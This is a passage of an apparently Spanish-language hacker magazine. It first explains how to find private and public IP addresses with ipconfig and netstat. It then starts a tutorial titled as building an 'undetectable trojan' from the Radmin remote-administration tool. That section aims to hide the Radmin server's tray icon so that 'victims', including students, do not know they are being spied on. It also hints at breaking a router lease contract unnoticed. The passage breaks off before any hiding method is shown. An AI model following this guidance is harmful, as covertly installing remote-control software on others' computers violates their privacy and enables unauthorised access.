
Para abrir una línea de comandos hay que ir al Menú Inicio de la Barra de Inicio.




Seleccionar EJECUTAR.




Y en la ventana que nos aparecerá



Escribiremos command.com (si utilizas Windows 9x) o cmd.exe (si utilizas Windows NT o XP) y pulsaremos aceptar, lo que nos dejará ante la tan querida ventana de comandos :)



Siguiendo donde lo dejamos antes del recuadro informativo ;), escribiremos en la pantallita negra ipconfig/all y nos saldrá algo parecido a esto:



Pues bien, busca donde pone Dirección IP y mira si aparece una IP PRIVADA (una IP que esté dentro de los rangos antes definidos como privados). En nuestro caso aparece la IP Privada 192.168.0.2.

Hay otra forma de ver la IP Privada del PC1. En lugar de poner ipconfig/all pon netstat -r y verás tu "tabla de rutas" (ya hablaremos en profundidad sobre ello en otra ocasión).

```
C:\WINDOWS\System32\command.com


C:\DOCUME~1\RUBEN>netstat -r

Tabla de rutas
===========================================================================
Lista de interfaces
0x1 ........................... MS TCP Loopback interface
0x2 ...00 c0 df 13 d1 38 ...... NIC Fast Ethernet PCI Familia RTL8139 de Realtek
  - Minipuerto del administrador de paquetes
===========================================================================
===========================================================================
Rutas activas:
Destino de red        Máscara de red   Puerta de acceso   Interfaz  Métrica
          0.0.0.0          0.0.0.0      192.168.0.1    192.168.0.2      1
        127.0.0.0        255.0.0.0        127.0.0.1      127.0.0.1      1
      192.168.0.0    255.255.255.0      192.168.0.2    192.168.0.2      20
      192.168.0.2  255.255.255.255        127.0.0.1      127.0.0.1      20
    192.168.0.255  255.255.255.255      192.168.0.2    192.168.0.2      20
        224.0.0.0        240.0.0.0      192.168.0.2    192.168.0.2      20
  255.255.255.255  255.255.255.255      192.168.0.2    192.168.0.2      1
Puerta de enlace predeterminada:       192.168.0.1
===========================================================================
Rutas persistentes:
  ninguno

C:\DOCUME~1\RUBEN>
```

Esto parece más complicado ¿verdad? Pues no creas... fíjate bien. Busca la columna Interfaz y mira las IPs Privadas. En nuestro caso salen varias:
192.168.0.2
127.0.0.1

Elimina todas aquellas IPs que no están en el rango de IPs Privadas y elimina la LOOP-IP... te quedará una sola, seguro que es la IP Privada de ese equipo :) Si no te queda ninguna es que ese equipo no está conectado a ninguna Intranet :)



"Pequeños" detalles ...

"Pequeños" detalles … … … …

** No te saldrá una IP Pública si no estás conectado a Internet… lógico ¿no? Piensa que es tu proveedor de Acceso a Internet (Terra, ONO, MENTA…) quien te da una IP Pública cuando te conectas, si no estás conectado no tendrás IP Pública.

** Si estás conectado a una Intranet, te aseguro que como mínimo tendrás una IP PRIVADA. Si además de estar conectado a una Intranet estás conectado a Internet te saldrá, como mínimo, una Privada y una Pública. NO LAS CONFUNDAS POR FAVOR, que estamos recibiendo muchos mails preguntando sobre esto.

** En la Columna Interfaz, te saldrán las IP asignadas a cada tarjeta de red. Si tienes 2 Tarjetas de Red, una para la conexión a Internet y otra para la conexión a Intranet, te saldrán como mínimo una IP Pública, una IP Privada y, tengas o no pinchadas Tarjetas de Red siempre te saldrá la IP-LOOP 127.0.0.1

** Puedes encontrarte el caso especial en que tengas UNA SOLA tarjeta de red conectada directamente a un Router (el router es quien te da acceso a la Internet). En muchos casos el ROUTER te dará una IP Privada a cambio de quedarse con TU IP Pública. En ese caso, aunque estés conectado a Internet, en la columna Interfaz solo verás la IP Privada que de da el Router. Esto depende de la configuración interna del Router y de cómo aplica el protocolo NAT, ya hicimos referencia a eso del NAT en el número 1 y no es el momento de extendernos ahora, simplemente apuntamos esta posibilidad.


** Si tienes un MODEM USB conectado a tu PC, en la Columna Interfaz te saldrá una IP Pública. Tu PC interpreta la existencia de un Modem USB como una Interfaz de Red, es decir, como una tarjeta de Red. Si además de un MODEM USB (que te da acceso a Internet) tienes pinchada en tu ordenador una tarjeta de red (que te conecta a otros ordenadores de tu casa), en la Columna Interfaz tendrás una IP Pública y una IP Privada.

** Imagina que tienes conectado a tu ordenador un MODEM USB, un modem analógico (esos que marcan un número de teléfono para acceder a Internet, los de toda la vida) y una Tarjeta de Red para conectarte al resto de ordenadores de tu casa. En ese caso y si tienes el modem analógico conectado a Internet, tendrás una IP Pública del Modem USB, una IP Pública del modem analógico y una IP Privada de la Tarjeta de Red.

Bueno, ya paro, simplemente quería abarcar el mayor número de posibilidades para darte una perspectiva más amplia :)

3.- Acabando de preparar la sala:

Pues ya está, averiguada la IP Interna de cada PC vuelve a tu mesa (a la mesa del "profe") y crea un icono por cada ordenador que quieras controlar. Dale a cada icono un nombre representativo y configúralo con la IP correcta. Ahora espera que tus alumnos se sienten y accede a sus pantallas para controlar que no se desmadren :)





Como puedes ...


Como puedes comprobar, en cada ordenador donde has instalado el "radmin" saldrá un icono que puede crear suspicacias entre tus alumnos, incluso alguno puede saber que ese icono corresponde al RAdmin y fastidiarte la jugada. Bueno, eso lo arreglaremos enseguida :)

INTENTANDO ACLARAR DUDAS

A MI NO ME FUNCIONA EL IPCONFIG /ALL
NO ENCUENTRO MI IP EXTERNA

1.- El comando ipconfig/all:


Nos han escrito muchas personas diciendo que el comando ipconfig/all no les funciona. Bien, pues si eres una de esas personas debo decirte que te actualices el sistema operativo... bueno, venga, no seamos tan malos. En caso de que ese comando no te funcione debes utilizar el winipcfg/all y echarle un vistazo a los datos obtenidos :)



Recomendamos...

Recomendamos encarecidamente (siempre me ha hecho gracia esa palabra y nunca supe cuando podría utilizarla ;)) que utilices para seguir las prácticas la serie Windows NT. El Windows XP es en realidad una evolución de la serie NT, así que si tienes Windows XP, perfecto!!!

Si tienes Windows 95, 98, 98SE, ME… es decir, la serie Windows 9x, quizás te encuentres con algunos comandos que no se ejecutan… no pasa nada, simplemente tendrás que buscar su equivalente (utiliza el buscador google -www.google.com-).



Seguro que...

Seguro que alguno estará pensando que esta es una pésima recomendación, que deberíamos recomendar "pasar de Windows" y ofrecer la alternativa Linux. Pues sí, te recomendamos Linux (me da igual el Linux-sabor que elijas, aunque si eres principiante Mandrake Linux es tu opción). Pero hombre!!!!!!! Claro que preferimos Linux a Windows, pero entonces no podríamos escribir esta revista porque muchos no sabrían ni cómo conectarse a Internet, eso en el mejor de los casos, porque falta que el módem sea un "Winmodem" y entonces estamos listos!!!

Linux NECESARIAMENTE, tarde o temprano, será IMPRESCINDIBLE para seguir algunas de las prácticas. Así que, cuando llegue el momento nos meteremos de lleno en Linux. Mientras tanto, si nunca has tocado Linux, ya va siendo hora de que le des una oportunidad :) Al principio TE DECEPCIONARÁ, no lo dudes, pero te aseguro que aprenderás en un año con Linux lo que no serás capaz de aprender con 50 años en Windows ;) Poco a Poco y Paso a Paso ;p

2.- No encuentro mi IP EXTERNA.

Algunas personas nos han comentado que son incapaces de saber su IP Externa.


Con todo lo explicado en anteriores números y todo lo explicado en este se me hace difícil pensar en algún motivo por el que alguien no sepa averiguar su IP Externa... ummm... bueno, existe uno, que tengas un Router-Modem como el que Telefónica "implanta" en España para algunas de sus líneas ADSL. Como ya hemos explicado el ROUTER puede "apropiarse" de la IP Externa y darte a cambio una IP Interna.

En las páginas anteriores te hemos mostrado cómo averiguar TU IP "desde dentro", es decir, desde tu PC y sin "ayuda exterior". Ahora vamos a hacer una rápida referencia a cómo obtener nuestra IP "desde el exterior", es decir, utilizando "medios externos". Vamos a intentar mostrarte con varios esquemas las situaciones más comunes:




Por favor...

Por favor, aunque TÚ ya sepas tu IP EXTERNA no dejes de leer estas páginas. Ya sabes que nosotros introducimos dentro de los temas más sencillos reflejos de otros que no lo son tanto.



Hemos basado...

Hemos basado los esquemas en el supuesto de que tengas un MODEM-ROUTER, pero es extensible a cualquier tipo de conexión. Lo hemos hecho así porque es el caso más problemático a la hora de averiguar tu IP.



* CASO 1:


- Tu PC se conecta a Internet a través de un MODEM-ROUTER.
- Tu PC recibe la IP Pública del MODEM-ROUTER.
- Tu MODEM-ROUTER recibe la IP PUBLICA del ISP. El ISP es el proveedor de Internet, al que pagas la factura de conexión a Internet cada mes: Terra, Telefónica, MENTA, ONO, AUNA... ...
- El ISP te permite el acceso a Internet directamente sin interponerte ningún proxy.
- El PC REMOTO (el que sea, por ejemplo www.hackxcrack.com) recibe TU IP Externa.

Esto sucede cada vez que te abres el Navegador de Internet e introduces una dirección, o cuando utilizas un FTP, o cuando utilizas un P2P, o cuando... es decir, cuando te conectas a través de Internet y mediante cualquier programa a un PC REMOTO, el PC remoto recibe una IP, TU IP..

En este caso tu ya puedes saber tu IP sin utilizar recursos externos mediante el comando netstat -r, el comando ipconfig/all o el comando winipcfg/all.

Para más seguridad puedes utilizar un recurso externo, puedes ir a www.multiproxy.org o a www.grc.com, esto ya lo explicamos en números anteriores.

- www.multiproxy.org: Nada más acceder, en el menú de la izquierda sale la opción "anonymity checker", pues lo pulsamos nos mostrará NUESTRA IP. Fíjate en la ventana, donde pone REMOTE ADDR=217.33.8.3, bien, pues en lugar de salir la IP 217.33.8.3 saldrá la tuya (salvo que utilices los métodos explicados en anteriores entregas, claro).






* CASO 2:
- Tu PC se conecta a Internet a través de un MODEM-ROUTER.
- Tu PC NO!!! RECIBE la IP Pública del MODEM-ROUTER, en su lugar te da una IP Privada.
- Tu MODEM-ROUTER recibe la IP PUBLICA del ISP y se la guarda ;). El ISP es el proveedor de Internet, al que pagas la factura de conexión a Internet cada mes: Terra, Telefónica, MENTA, ONO, AUNA... ...
- El ISP te permite el acceso a Internet directamente sin interponerte ningún proxy.
- El PC REMOTO (el que sea, por ejemplo www.hackxcrack.com) recibe TU IP PUBLICA.

En este caso, si mediante los comandos internos que hemos explicado no puedes saber la IP Externa, haz lo mismo que antes, conéctate a www.multiproxy.org y obtendrás tu IP Externa.


Ummm... ... Pero existe la posibilidad de que pudiese existir un proxy impuesto por el ISP, ummm... vamos a ver esa posibilidad :)

CASO 3:

- Tu PC se conecta a Internet a través de un MODEM- ROUTER.
- Tu PC NO!!! RECIBE la IP Pública del MODEM-ROUTER, en su lugar te da una IP Privada.
- Tu MODEM-ROUTER recibe la IP PUBLICA del ISP y se la guarda ;). El ISP es el proveedor de Internet, al que pagas la factura de conexión a Internet cada mes: Terra, Telefónica, MENTA, ONO, AUNA... ...
- El ISP te permite el acceso a Internet PERO te interpone un proxy.




Fíjate bien porque en este caso la cosa se complica. No puedes averiguar TU IP mediante comandos internos porque el modem-router te da una IP Privada y para acabar de fastidiarla el ISP interpone ente tu modem-router y el PC REMOTO un proxy con su propia IP Externa, por lo que tampoco podemos saber nuestra IP Externa. En resumen, si accedemos a www.multiproxy.org obtendríamos la IP Externa del Proxy impuesto por el ISP y no nuestra verdadera IP Externa.



Tu ISP...

Tu ISP no interpone un Proxy para ti solo, ese proxy lo activa para muchas personas (por ejemplo para toda una provincia). Todas las personas que tengan la desgracia de tener ese proxy en medio, cuando se conecten a www.multiproxy.org obtendrán la misma IP Externa, la IP del proxy.



No confundas...

No confundas las cosas, que tu ISP interponga un proxy no significa que no asigne una IP Pública a tu modem-router. Tu modem-router tiene una IP Pública solo para TI !!!


¿Qué hacemos entonces? ¿Nos suicidamos? Bueno, la verdad es que no podemos hacer nada respecto al proxy :(Solo nos queda ya una posibilidad, acceder

a la configuración interna del modem-router y preguntarle cuál es la IP que nos ha "robado" :), es decir, qué IP Externa le ha dado el ISP.

- Podrías haber empezado por ahí ¿no?, venga, dime el comando secreto para acceder a las tripas de mi modem-router, venga, venga... que estoy impaciente!!!


Uffff, eso no es tan sencillo. Cada Modem-Router tiene su propia configuración y su propia forma de acceso interno. A unos se puede acceder directamente por navegador (Internet Explorer, Netscape o el que sea) a un puerto en concreto, otros necesitan un cable tipo serie, otros funcionan por puentes y para colmo la mayoría están intencionadamente bloqueados por el ISP para no dejarte acceder a su configuración :(.
Así que, para saber esto, mejor te vienes al foro de Hack x Crack y preguntas al resto de la peña... seguro que alguno tiene tu mismo modelo :)

Si no quieres meterte en el tema de "reconfigurar" tu Router (un tema apasionante y del que sacarás verdadero provecho) solo te queda llamar a tu ISP y preguntarle cuál es TU IP Externa. Bueno, mentira, hay muchas más opciones pero se merecen un artículo para ellas solas :)



Mucho cuidado...

Mucho cuidado con modificar las opciones del Router, y cuando digo MUCHO CUIDADO!!! es por algo:
1.- Si el ROUTER lo tienes por contrato de arrendamiento con el ISP de turno, en cuanto accedas a él estarás incumpliendo el contrato y perderás la garantía (otra cosa es que se enteren de que has accedido, claro ;))
2.- Si cambias las opciones de configuración y no tomas MUY BUENA NOTA de la anterior, te puedes encontrar con que has perdido tu acceso a Internet y no recuerdas lo que modificaste. Piensa que la configuración del ROUTER es crítica para su correcto funcionamiento, toma MUY BUENA NOTA de lo que modifiques para poder volver al estado anterior.



El FORO...

El FORO es muy importante para nosotros, es la forma de tener contacto con La Editorial, es la forma de solventar tus dudas respecto a los ejercicios, es un punto de contacto entre los lectores de un valor incalculable. Te recomendamos encarecidamente que te pases por EL FORO DE HACK X CRACK :)



CREA TU SEGUNDO TROYANO INDETECTABLE E INMUNE A LOS ANTIVIRUS

"RADMIN": REMOTE ADMINISTRATOR 2.1
UN CONTROLADOR REMOTO "A MEDIDA" ;)

PARTE III:
OCULTANDO EL RADMIN Y FRACASANDO

Acabemos de una vez por todas con el dichoso icono del Radmin, si, si, ese que aparece en la barra de inicio junto al reloj del sistema: A la Hoguera con el Tray Icon !!!! Y más cosas, por supuesto :)

1.- Situación Inicial:

Tenemos nuestro flamante "radmin" instalado al completo en nuestro PC tal y como explicamos en la primera parte de este artículo y queremos instalar la parte servidor en los PCs que deseamos controlar PERO no queremos que el dichoso icono advierta a la "víctima" de que está siendo "espiada".

Pues muy bien, lo que haremos es "retocar" la parte servidor del radmin en nuestro propio PC y después lo "portaremos" al resto de PCs (mas o menos, porque tendrás una sorpresa y en este caso una sorpresa desagradable).



Una vez retocado...

Una vez retocado, podremos instalar el Radmin-Server modificado (el ejecutable retocado) en cualquier PC "victima" al igual que hicimos con el serv-u2.5e en números anteriores… je, je… ¿o quizás no? … ¿?



Quien no sepa...

Quien no sepa lo que es el serv-u2.5e es porque no tiene los números anteriores de la revista. Te recuerdo que el Número 1 de Hack x Crack está disponible en nuestra Web de forma totalmente gratuita (www.hackxcrack.com)

2.- Retocando el Radmin-Server para Ocultarlo :)

Pensemos un poco… … ¿cómo ocultamos la última vez el serv-u2.5e? …

- Yo, yo, -h… con la opción no documentada -h, con la pantalla negra.

Perfecto, pues abrimos la "pantalla negra" esa que dices (para el resto de humanos se refiere a la "línea de comandos"). Y una vez abierta vamos al directorio donde instalamos el radmin.

- Oye, que ya no me acuerdo de lo que tenía que escribir para moverme por las carpetas desde la "pantalla negra"

Bueno, que sea la última vez... (uffffffff, que pesadilla). Venga... para ir al disco duro C escribimos --> c: <-- y pulsamos la tecla enter. Acto seguido --> cd\ <--. La barra "\" se hace pulsando la tecla [Alt Gr] y sin soltarla pulsamos la tecla que hay debajo del [Esc]. El enter es esa tecla grande que hay a la derecha de tu teclado, que te veo dubitativo... (pobre, que caña le doy ;))

Pero... ¿será posible?... Esa tecla no!!!!, esa es el SPACE. No, no me mires así, ya se que la tecla SPACE es grande, pero hombre... he dicho a la derecha del teclado, no en la parte inferior (paciencia, paciencia, paciencia... ¿lo mato?. ¿le muerdo?, ¿me suicido?... ... lo que hay que sufrir!!!)

- Jo, no esperarás que me acuerde de todo ¿no?

En este instante, los ojos del que escribe estas letras buscan desesperadamente en el horizonte una realidad alternativa en la que dejar descansar sus alteradas neuronas. A pesar de sus esfuerzos la cruda realidad se impone y las letras siguen bailando por la pantalla intentando dar forma a las palabras que componen este texto... ... ...
...
...

Bien, ¿ya podemos continuar? ¿Encontraste las teclas?

- Hace rato. Venga sigue!, que no tenemos todo el día (por un momento se ha quedado como "en blanco", debe ser que no tiene ni idea de eso de ocultar el "radmin", o quizás es la edad, dicen que cuando te haces viejo te vuelves lento, debe ser eso).

Vale, seguimos... emmm... si, estoooo, ah, si, ahora estamos en el disco C.

```
Símbolo del sistema
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\RUBEN>C:

C:\Documents and Settings\RUBEN>CD\

C:\>
```

y tenemos que ir a la carpeta donde instalamos el "radmin". Si al instalar no cambiaste la ruta, casi seguro que está en c:\archivos de programa\radmin, así que venga, escribimos --> cd "archivos de programa" <-- y pulsamos enter. Por cierto, por si no lo sabias, las comillas sirven para acceder a una carpeta que tiene un nombre formado por varias palabras separadas por espacios.

Ahora --> cd radmin <-- y ya estamos dentro de la carpeta c:\archivos de programa\radmin\

Y por último listamos los archivos de esa carpeta escribiendo -->dir <-- y pulsamos enter.

```
Símbolo del sistema
C:\>
C:\>cd "archivos de programa"

C:\Archivos de programa>cd radmin

C:\Archivos de programa\Radmin>dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 1871-9F3A

 Directorio de C:\Archivos de programa\Radmin

26/10/2002  17:24    <DIR>          .
26/10/2002  17:24    <DIR>          ..
10/07/2000  14:06            90.112 AdmDll.dll
24/07/2001  14:49             2.504 help.cnt
24/07/2001  14:50           187.622 help.hlp
24/07/2001  13:49             2.281 license.txt
08/07/2000  08:29            29.408 raddrv.dll
25/07/2001  17:18         1.093.632 radmin.exe
24/07/2001  14:38             8.756 README.TXT
24/07/2001  17:15           241.664 r_server.exe
25/07/2001  17:21            21.019 uninstal.exe
24/10/2002  00:32             2.581 uninstal.ini
24/07/2001  13:05             4.526 WhatsNew.txt
              11 archivos      1.684.105 bytes
               2 dirs  36.726.173.696 bytes libres


C:\Archivos de programa\Radmin>
```

Ahora nos fijamos bien en el listado de archivos y vemos uno llamado radmin.exe y otro r_server.exe. Muy bien, pues el primero (radmin.exe) es el Cliente del Radmin y el segundo (r_server.exe) es el "radmin-server" (la parte servidor del radmin).

Como ya debes suponer lo que nos interesa es instalar en una "víctima" la parte servidor del "radmin", es decir, el r_admin.exe, por lo tanto nos podemos olvidar de la parte cliente y centrarnos en la parte servidor. Venga, ¿cómo ejecutarías el r_admin.exe en modo oculto para que nos esconda el Tray Icon?

- Pues muy fácil, escribimos r_server.exe -h y pulsamos enter, como hicimos con el serv-u2.5e.

Pues NO!!! Piensa que cada programa tiene sus propias opciones, ni mucho menos tienen que coincidir. Pero hay una opción que SI es bastante estándar, la opción -->/?<--,es decir, la opción de ayuda. Venga, escribe --> r_server /? <--, pulsa enter y te encontrarás con esta ventanita.



Busca una opción para ocultar el "radmin-server".

- Pues de ingles muy poco, pero creo que no hay ninguna para ocultar nada


Exacto!!!, así que ¿no podemos ocultarlo?

- Ahhhh! Ya se!!!! Debe haber una opción no documentada para ocultarlo ¿no?

